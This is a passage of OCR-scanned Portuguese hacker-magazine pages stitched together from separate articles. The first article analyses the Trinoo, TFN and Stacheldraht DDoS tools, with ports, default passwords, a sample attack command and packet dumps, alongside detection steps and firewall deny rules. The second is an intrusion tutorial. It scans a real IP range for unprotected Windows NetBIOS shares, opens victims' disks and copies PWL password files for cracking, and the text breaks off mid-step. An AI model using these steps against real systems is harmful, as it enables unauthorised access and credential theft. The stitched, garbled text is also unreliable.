ter um método para tentar minimizar os efeitos de um ataque desse tipo em seus sites. Esperamos ao término do mesmo alcançar esse intento e que possa servir para fins educacionais para todos os estudantes do assunto.

Anatomia do Ataque

Basicamente o ataque distribuído é feito em cima da arquitetura cliente/servidor. O atacante tem acesso (geralmente através da invasão) a shells (OC48) em bandwidths extremamente altas. Esses hosts são conhecidos como Masters ou Master Controlers. Eles controlam uma série de nós ou daemons espalhados pela Internet, dos quais irão gerar o ataque. Vamos analisar o diagrama abaixo:

Invasor | | ——————— | | Master Master | | ———— ——————————————— | | | | Daemon Daemon Daemon | | | | ——————————————————— | | Vitima

Os daemons são máquinas espalhadas pela Web com várias falhas de segurança, falta de patches de atualização, etc. que

GRANDES SISTEMAS

Como hackers derrubam grandes sistemas na Internet

por *www.natplay.com.br*
natplayhacker@aol.com

recebem um cavalo de tróia (trojan) em algum de seus arquivos do sistema. Esse trojan contém o código do daemon que se anuncia a uma máquina master na rede, enviando sua localização e em que portas há contato. Os masters por sua vez têm total controle desses daemons, enviando quando necessário as instruções para ataque a um alvo. Existem métodos pelos quais os masters podem ser desligados ou trocados, causando assim dificuldade na localização de um atacante. Com isso o atacante tem nas suas mãos uma rede para atacar qualquer vítima na Internet. Normalmente os atacantes utilizam a técnica de flood através do protocolo UDP, em que a vítima literalmente recebe milhares de pacotes por segundo e simplesmente é derrubada pelo excesso de pacotes recebidos. Essa técnica possui sutis diferenças, mas basicamente a filosofia empregada pelos atacantes é a mesma em muitos casos. Ferramentas utilizadas: inicialmente, existem ferramentas que podem servir como meio de implementar esse tipo de ataque. Vamos analisar cada uma delas abaixo: Trin00 ou Trinoo versão analizada - ?? Autor - mixter Disponível em: *httpd://packetstorm.securify.com/distributed*. O projeto Trinoo (como é chamado) consiste em uma arquitetura Master/Daemon. Seus daemons foram inicialmente baseados no protocolo UDP (acredita-se que já existem variantes em seu código-fonte que exploram outros protocolos) e utilizam várias formas de exploiting em serviços de buffer overrun baseados em serviços RPC, como statd, csmd e ttdbserverd. Os daemons foram originalmente compilados e executados em sistemas Solaris 2.5.1 e Linux Red Hat 6.0 e acredita-se que muitos masters e daemons estejam espalhados pela Web em cima dessas plataformas. Um caso famoso de uma rede Trinoo foi um ataque de SYN Flood em cima de uma máquina na Universidade de Minnesota, no dia 17 de agosto de 1999. Essa rede Trinoo era baseada em 227 sistemas, entre eles 114 da Internet. A rede da universidade ficou fora do ar por dois dias.

Portas Utilizadas pelo Trinoo

Basicamente o Trinoo utiliza três portas para a sua operação: Invasor para o master (s): porta 27665/UDP Master(s) para o(s) Daemon(s) : porta 27444/TCP daemon(s) para o(s) master(s): porta 31335/UDP Inicialmente o master estabelece uma cone-

xão via TCP, utilizando a porta 27665. Em seguida é requisitada ao atacante uma senha (em muitos casos, a expressão betalmostdone). Se a conexão é estabelecida, a comunicação entre o master e o daemon é feita via pacotes UDP na porta 27444. Um exemplo de comando seria o seguinte: arg1 < senha > arg2, em que a senha são senhas-padrão do sistema para validar a comunicação para a execução de certos comandos. Toda a comunicação dos daemons com o master é feita pela porta TCP 31335. As senhas-padrão utilizadas são as seguintes: Senha do daemon - l44adsl Startup do Master – gOgrave Interface remota do Master – betaalmostdone Senha do controle para shutdown dos hosts de broadcast – killme Um exemplo de conexão com um master pode ser visto abaixo:

oldmbox$ telnet 0.0.0.0 27665 Trying 0.0.0.0 Connected to 0.0.0.0 Escape character is '^]'. betaalmostdone trinoo v1.07d2+f3+c..[rpm8d/cb4Sx/] trinoo>

Quando o daemon é inicializado é enviado inicialmente um *HELLO* para o master, que mantém uma lista atualizada dos daemons.

UDP Packet ID (from_IP.port-to_IP.port): 0.0.0.1.32876-0.0.0.0.31335 45 E 00 . 00 . 23 # B1 . 5D] 40 @ 00 . F8 . 11 . B9 . 27 . C0 . A8 . 00 . 01 . 0A . 00 . 00 . 01 . 80 . 6C l 7A z 67 g 00 . 0F . 06 . D4 . 2A * 48 H 45 E 4C L 4C L 4F O 2A *

Se o Trinoo master envia um comando png para o daemon na porta 27444/udp, o daemon responde ao master com outro ping, enviando a string PONG na porta 31335/udp:

UDP Packet ID (from_IP.port-to_IP.port): 0.0.0.0.1024-0.0.0.1.27444 45 E 00 . 00 . 27 ' 1A . AE . 00 . 00 . 40 @ 11 . 47 G D4 . 0A . 00 . 00 . 01 . C0 . A8 . 00 . 01 . 04 . 00 . 6B k 34 4 00 . 13 . 2F / B7 . 70 p 6E n 67 g 20 6C l 34 4 34 4 61 a 64 d 73 s 6C l UDP Packet ID (from_IP.port-to_IP.port): 0.0.0.1.32879-0.0.0.0.31335 45 E 00 . 00 . 20 13 . 81 . 40 @ 00 . F8 . 11 . 57 W 07 . C0 . A8 . 00 . 01 . 0A . 00 . 00 . 01 . 80 . 6F o 7A z 67 g 00 . 0C . 4E N 24 $ 50 P 4F O 4E N 47 G

Como localizar o Trinoo em seu sistema: existem alguns processos para a identificação do Trinoo. Um deles é a utilização do programa tcpdump. O tcpdump é um utilitário que vem dentro do sistema e que funciona como um sniffer (tenha sempre uma cópia do tcpdump original de seu sistema). Muitos rootkits substituem o tcpdump original por um devidamente trojanado. No prompt de seu host, digite a linha de comando:

oldmbox# tcpdump ip host 0.0.0.1 . . . 11:12:45.123691 0.0.0.0.1024 > 0.0.0.1.27444: udp 25 11:12:45.447981 0.0.0.1.32885 > XX.XX.XX.YY.6838: udp 4 (DF) 11:12:45.653293 0.0.0.1.32885 > XX.XX.XX.YY.7896: udp 4 (DF) 11:12:45.656781 0.0.0.1.32885 > XX.XX.XX.YY.17515: udp 4 (DF)




Diagrama de um ataque DoS

A versão atual do Trinoo suporta a biblioteca de criptografia blowfish

Isso poderá mostrar uma sessão aberta de conexão durante um ataque do Trinoo. Outra maneira é utilizar o scanner nmap para localizar se alguma das portas do sistema está respondendo com o trinoo. Para maiores informações sobre o nmap, visite: www.insecure.org/nmap/index.html. Nomes dos arquivos do Trinoo (mais conhecidos): ns, http, rpc.trinoo, rpc.listen, trinix, rpc.irix e irix.

Obs: A versão atual do Trinoo suporta a biblioteca de criptografia blowfish. Tribe Flood Network/Tribe Flood Network 2K Versão analizada – 1.3 build 0053 Autor - mixter disponível em: *httpd://packetstorm.securify.com/distributed ou http://mixter.void.ru.* No projeto TFN é como o Trinoo, uma ferramenta lança ataques coordenados de Denial of Service de vários atacantes contra um ou mais alvos. Ele possui a capacidade de gerar os seguintes ataques do tipo Denial of Service: TCP SYN flood atacks, ICMP echo request flood e ICMP direct broadcast (smurf). O TFN gera seus daemons de acordo com o tipo de ataque que vai ser perpetrado. A filosofia do ataque é similar à do Trinoo, com um master e seus respectivo(s) daemon(s). Os daemons foram originalmente compilados e executados em sistemas Solaris 2.x. Normalmente o master se comunica com os daemons através de ICMP echo reply, com valores de 16 bits binários embutidos dentro do campo de identificação e na porção de dados do pacote. Os valores são definidos durante a compilação dos daemons e dos masters. O master necessita de uma lista de endereços IP para seus daemonss.O TFN ainda utiliza em seus masters, nas versões mais recentes, a encriptação do tipo blowfish para ocultar sua lista de daemons! De acordo com os vários reports de diversas organizações de segurança, como a CERT, as novas versões dos masters têm a possibilidade de atualizar a lista de seus daemons remotamente, com cópias atualizadas de versões do TFN. Inicialmente não existe nenhum tipo de senha para executar os clientes, mas como dito anteriormente é necessária uma lista de endereços IP. Um exemplo de ataque seria o seguinte oldmbox$./tfn iplist.txt 4 0.0.0.0 123456, Onde - Lista dos hosts que contêm os daemons prontos para executar o ataque. <4> - tipo de ataque, dado por um número. São eles:

1_ Para spoofmask type (especificar de 0-3),

2_ Para tamanho do pacote, 0 para stop/status, 1 para udp, 2 para syn, 3 para icmp, 4 para executar um bind shell em uma porta (especificar porta), 5 para smurf, o primeiro IP é para alvo; demais IPs para broadcast. Os IP(s) alvo são separados por @ se for em mais de um. [port] é a porta para o syn flood, 0 = RANDOM. Portas utilizadas pelo TFN: são definidas pelo usuário durante a execução do programa, mas de acordo com recentes boletins do CERN, algumas portas-padrão estão sendo utilizadas: 12345, 60001 e 12456.

Como localizar o TFN em seu sistema

Um daemons do TFN ao ser instalado normalmente vem com o nome de td. Outra maneira é através de análise de pacotes. Tanto o master como o daemon só podem ser executados como root, e ambos abrem conexões no socket AF_INET no modo SOCK_RAW. Os comandos enviados para os daemons são feitos com o pacote ICMP_ECHOREPLY (o número seqüencial é um do tipo constante 0x0000), aparentando ser um envio de PING. Analisando o pacote de envio de comandos do TFN, temos uma amostragem típica, como abaixo demonstrado:

ICMP message id: 0.0.0.1 > 0.0.0.0 ICMP type: Echo request .... 08 . 00 . 2B + 51 Q 98 . 04 . 00 . 00 . 37 7 FC . 0D . 38 8 02 . 73 s 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 . 14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 # 24 $ 25 % 26 & 27 ' 28 (29) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3 34 4 35 5 36 6 37 7 ICMP message id: 0.0.0.0 > 0.0.0.1 ICMP type: Echo reply .... 00 . 00 . 33 3 51 Q 98 . 04 . 00 . 00 . 37 7 FC . 0D . 38 8 02 . 73 s 02 . 00 . 08 . 09 . 0A . 0B . 0C . 0D . 0E . 0F . 10 . 11 . 12 . 13 . 14 . 15 . 16 . 17 . 18 . 19 . 1A . 1B . 1C . 1D . 1E . 1F . 20 21 ! 22 " 23 # 24 $ 25 % 26 & 27 ' 28 (29) 2A * 2B + 2C , 2D - 2E . 2F / 30 0 31 1 32 2 33 3 34 4 35 5 36 6 37 7

Basicamente, o Stacheldraht usa duas portas para a sua operação

Na página anterior vemos a comunicação entre o master e o daemon do TFN através do ICMP_ECHOREPLY. Stacheldraht Versão analizada – V4 Autor – barbed wire.

Disponível em: httpd://packetstorm.securify.com/distributed, o Stacheldraht é mais uma das ferramentas de ataque distribuído que integram as características do Trinoo e do TFN. Consiste em uma arquitetura cliente(s)—>handler(s)—>agente(s)—>vítima(s). Ele possui a capacidade de gerar os seguintes ataques do tipo Denial of Service: TCP SYN flood atacks, ICMP echo request flood e ICMP direct broadcast (smurf). Os daemons foram originalmente compilados e executados em sistemas Red Hat 6.0 e um dos seus agentes foi encontrado em um sistema Solaris 2.5. Normalmente o handler se comunica com o agente através de ICMP echo reply e TCP, com uma chave de encriptação simétrica. Um exemplo de uma sessão de comunicação pode ser visto abaixo:

oldmbox# ./client 0.0.0.1 [*] stacheldraht [*] (c) in 1999 by ... trying to connect... connection established. ———————————————— enter the passphrase : sicken ———————————————————————— entering interactive session. ****************************** welcome to stacheldraht ****************************** type .help if you are lame stacheldraht(status: a!1 d!0)>

Agora as portas utilizadas pelo Stacheldraht. Basicamente, o Stacheldraht usa duas portas para a sua operação: cliente para o handler(s): 16660/tcp; Handler para/de agente(s): 65000/tcp, ICMP ECHO_REPLY. Inicialmente o cliente estabelece uma conexão via ICMP. É requisitada ao atacante uma senha (em muitos casos a expressão sicken). Se a conexão é estabelecida, a comunicação entre o cliente e o handler é feita via pacotes TCP na porta 16660. Como localizar o Stacheldraht em seu sistema: através de análise de pacotes. Analisando o pacote de envio de comandos do Stacheldraht, temos uma amostragem típica, como abaixo demonstrado:

ICMP message id: 0.0.0.0 > 0.0.0.1 ICMP type: Echo reply 45 E 00 . 04 . 14 . 01 . 0F . 00 . 00 . 40 @ 01 . E9 . 53 S 0A . 00 . 00 . 01 . C0 . A6 . 00 . 01 . 00 . 00 . B4 . 13 . 02 . 9A . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 73 s 6B k 69 i 6C l 6C l 7A z 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . . . . [60 lines of zeros deleted] 00 . 00 . 00 . 00 . ICMP message id: 0.0.0.1 > 0.0.0.0 ICMP type: Echo reply 45 E 00 . 04 . 14 . 04 . F8 . 00 . 00 . 40 @ 01 . E5 . 6A j C0 . A6 . 00 . 01 . 0A . 00 . 00 . 01 . 00 . 00 . CE . 21 ! 02 . 9B . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 66 f 69 i 63 c 6B k 65 e 6E n 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . . . . [60 lines of zeros deleted] 00 . 00 . 00 . 00 .

As strings skillz, spoofworks, sicken, niggahbitch e ficken são enviadas em forma de segmentos de dados ICMP sem encriptação e são visíveis na área de dados dos pacotes ICMP ECHO_REPLY. Suas IDs têm os valores 666, 667, 668, 669 e 1000. Recomendamos o uso do pacote ngrep para sua identificação. Medidas de defesa: existem algumas defesas básicas a serem consideradas em máquinas que estejam na Internet. Essas medidas estão amplamente divulgadas em vários sites de segurança. Inicialmente algumas medidas deverão ser tomadas: Proteja as portas utilizadas pelos softwares de DDoS: É necessário que o administrador insira em seu firewall regras para negar o acesso às portas do sistema. Abaixo temos um exemplo em ipfwadm para kernels 2.03x e para ipchains para kernels 2.2x:

———————————————————— < corte aqui > ————————————————————

#Para Kernels 2.03x – MBC CORP # Limpa todas as regras do firewall /sbin/ipfwadm -F -f /sbin/ipfwadm -I -f /sbin/ipfwadm -O -f # Impede Trin00 /sbin/ipfwadm -F -a deny -b -P tcp -S 0.0.0.0/0 27665 /sbin/ipfwadm -F -a deny -b -P udp -S 0.0.0.0/0 27444 /sbin/ipfwadm -F -a udp -b -P tcp -S 0.0.0.0/0 31335 #Impede Echo Reply via icmp do TFN e Stacheldraht /sbin/ipfwadm -I -a deny -P icmp -S 0.0.0.0/0 3 -D 0.0.0.0/0 /sbin/ipfwadm -I -a deny -P icmp -S 0.0.0.0/0 8 -D 0.0.0.0/0 #Impede

Stacheldraht /sbin/ipfwadm -F -a deny -b -P tcp -S 0.0.0.0/0 16660 /sbin/ipfwadm -F -a deny -b -P tcp -S 0.0.0.0/0 65000

Mais um exemplo

#Para Kernel 2.2x – MBC CORP # Limpa todas as regras do firewall /sbin/ipchains –F # Impede Trin00 /sbin/ipchains –A input –p tcp –j DENY –s 0.0.0.0/0 27665 /sbin/ipchains –A input –p udp –j DENY –s 0.0.0.0/0 27444 /sbin/ipchains –A input –p udp –j DENY –s 0.0.0.0/0 31335 #Impede Echo Reply via icmp do TFN e Stacheldraht /sbin/ipchains –A input –p icmp –j DENY –s 0.0.0.0/0 3 -D 0.0.0.0/0 /sbin/ipchains –A input –p icmp –j DENY –s 0.0.0.0/0 3 -D 0.0.0.0/0 #Impede Stacheldraht /sbin/ipchains –A input –p tcp –j DENY –s 0.0.0.0/0 16660 / sbin/ipchains –A input –p tcp –j DENY –s 0.0.0.0/0 65000

Outras recomendações

Instale sofwtare(s) de IDs: recomendamos a utilização do portsentry, excelente softwarede IDs que pode ser encontrado em *http://packetstorm.securify.com/UNIX/IDS/*. Procure sempre ferramenats atualizadas.


Desligue serviços desnecessários: cuidado com serviços desnecessários em seu sistema. Procure saber se rodam daemons que podem ser exploitados. Caso isso ocorra tenha sempre a mão as versões mais atualizadas e com os devidos patches aplicados.

Tenha seu kernel atualizado e com os patches de segurança instalados: no caso de Kernel 2.2.x, o mais atual é o 2.2.14. Instale o patch de segurança, que pode ser obtido em *www.openwall.com/linux/linux-2.2.14-ow1.tar.gz*. Se você é fiel à série 2.0.3x, deve estar usando o 2.0.38 com o patch de segurança (http://www.openwall.com/linux/linux-2.0.38-ow4.tar.gz).

Feche todas as portas desnecessárias! Serviços do tipo RPC (Remote Procedures Call) são muito vulneráveis a exploits remotos, então fique atento e só permita que seu sistema use apenas o necessário. Edite seu /etc/inetd.conf e comente as linhas que você julga serem desnecessárias.

Faça um scanner em seu sistema de tempos em tempos: recomendamos scanear seus hosts regularmente, bem como utilizar o nmap, que pode ser encontrado em *www.insecure.org/nmap/index.html*. Para executar a procura, digite os seguintes comandos:

Trinoo: oldmbox$ nmap -PI -sT -p 27655 -m logfile "scantrinoo.txt*" TFN: oldmbox$ nmap -PI -sT -p -m logfile "scantrinoo.txt*" Stacheldraht: oldmbox$ nmap -PI -sT -p 16660 -m logfile "scansta.txt"



ESSENTIAL


Como invadir máquinas com

Essential NetTools é um conjunto de ferramentas de rede útil para diagnosticar e monitorar conexões de rede do seu computador. Com ele é possivel fazer algumas invasões e detectar novos bugs em servidores MS Windows mal configurados e ver quais destes estão com o compartilhamento de arquivos e impressoas ativado, permitindo acesso a qualquer arquivo dentro do disco para os "réquers". Esse é o método mais simples para efetuar uma invasão, pois o trabalho que você vai ter é copiar o programa e ter paciência para achar um IP que esteja rodando MS Windows mal configurado. Claro que isso vai ser muito difícil, pois nesse caso sistemas na plataforma Windows costumam ser muito seguros. Use o Essential NetTools em sua rede local e evite possíveis invasões.

Algumas funções do NetTools

>> NetStat_ Exibe a lista de inbound de seu computador e conexões de rede do outbound, incluindo a informação no TCP aberto e portas do UDP, endereço do IP e estados de conexão. O que faz isto ser diferente de outros utilitários do NetStat é a capacidade de mapear portas abertas à aplicação possuída. (Esse recurso é disponível sob o Windows NT/2000/XP)

>> NBScan_ Um scanner do NetBIOS rápido e poderoso. O NBScan pode examinar uma rede dentro uma série dada de IP, endereçar e listar computadores oferecendo NetBIOS. Serviço recurso-compartilhado, assim como suas tabelas de nome e endereços do MAC. Diferentemente do utilitário do nbtstat padronizado fornecido com o Windows, essa ferra-



NETTOOLS

má configuração de NetBios

por Harmless

menta fornece uma interface gráfica do usuário e administração fácil do lmhosts, arquiva e destaca, permitindo checagem de uma rede de classe C e D. O NBScan pode facilitar tarefas de rotina.

>> Shares_ Monitora e registra conexões externas de seu computador compartilhado-recursos, assim como fornece um caminho fácil e rápido para conectar a recursos remotos que dão a usuários usuário-nível do Windows 95/98 NT DOS recursos de conectividade.

>> LMHosts_ Um editor conveniente do arquivo do lmhosts integrado com o NBScan.


>> NAT (NetBIOS Auditing Tool)_ Permite a você desempenhar várias funções de segurança; checa em sua rede computadores individuais oferecendo o arquivo do NetBIOS compartilhmento de serviço. Essa ferramenta pode ajudá-lo a identificar falhas de segurança.

>> RawTCP_ Fornece a você a capacidade para estabelecer conexões de níveis baixos do TCP.

>> TraceRoute and Ping_ Esses utilitários familiares fazem apresentação de resultados convenientes. Permitem a você explorar a Internet e problemas de rede e conectividade.

>> NSLookup_ Permite a você converter o endereço IP a hostnames e vice-versa. Obtém apelidos e desempenha perguntas do DNS avançadas, tais como MX ou CNAME.


>> ProcMon_ Exibe a lista de processos que correm com informação cheia na localização do programa ou fabricante. Processa ID e os módulos carregados. Com essa ferramenta você pode identificar aplicações ocultas, matar processos que correm e administrar o uso de recursos de seu PC mais efetivamente.



Vamos à prática

Iremos ver agora como usar o Essential Netools para uma invasão ou detectar um possível bug em seu Windows.

NBScan: *Nessa tela, onde está o STARTING IP, você coloca um IP qualquer. No ENDING IP você coloca o mesmo, só que incluindo no final 225.* Ex.:
STARTING IP: *200.193.205.1*
ENDING IP: *200.193.205.255*



Com isso, o programa localizará todos os computadores que estiverem mal configurados no NETBIOS;

No espaçamento RS, se tiver **yes**, clique como botão direito do mouse e coloque **add item to lmhosts**. Depois vá em **open computer** e pronto: você acessa o sistema da vítima.

Naqueles que estiverem sem senha você poderá entrar facilmente; agora, se estiver com senha as coisas se complicam, a não ser que você saiba a senha ou consiga acesso FTP ou Telnet na máquina, localizando assim os arquivos PWL, onde são mantidas todas as senhas do computador.

Com um programa de descriptografia você com certeza irá descobrir, mas não se sabe quando...

Vai um macete aí?

No computador da vítima, localize todos os arquivos PWL e copie para a sua máquina, na pasta **c:\windows**. Depois, na

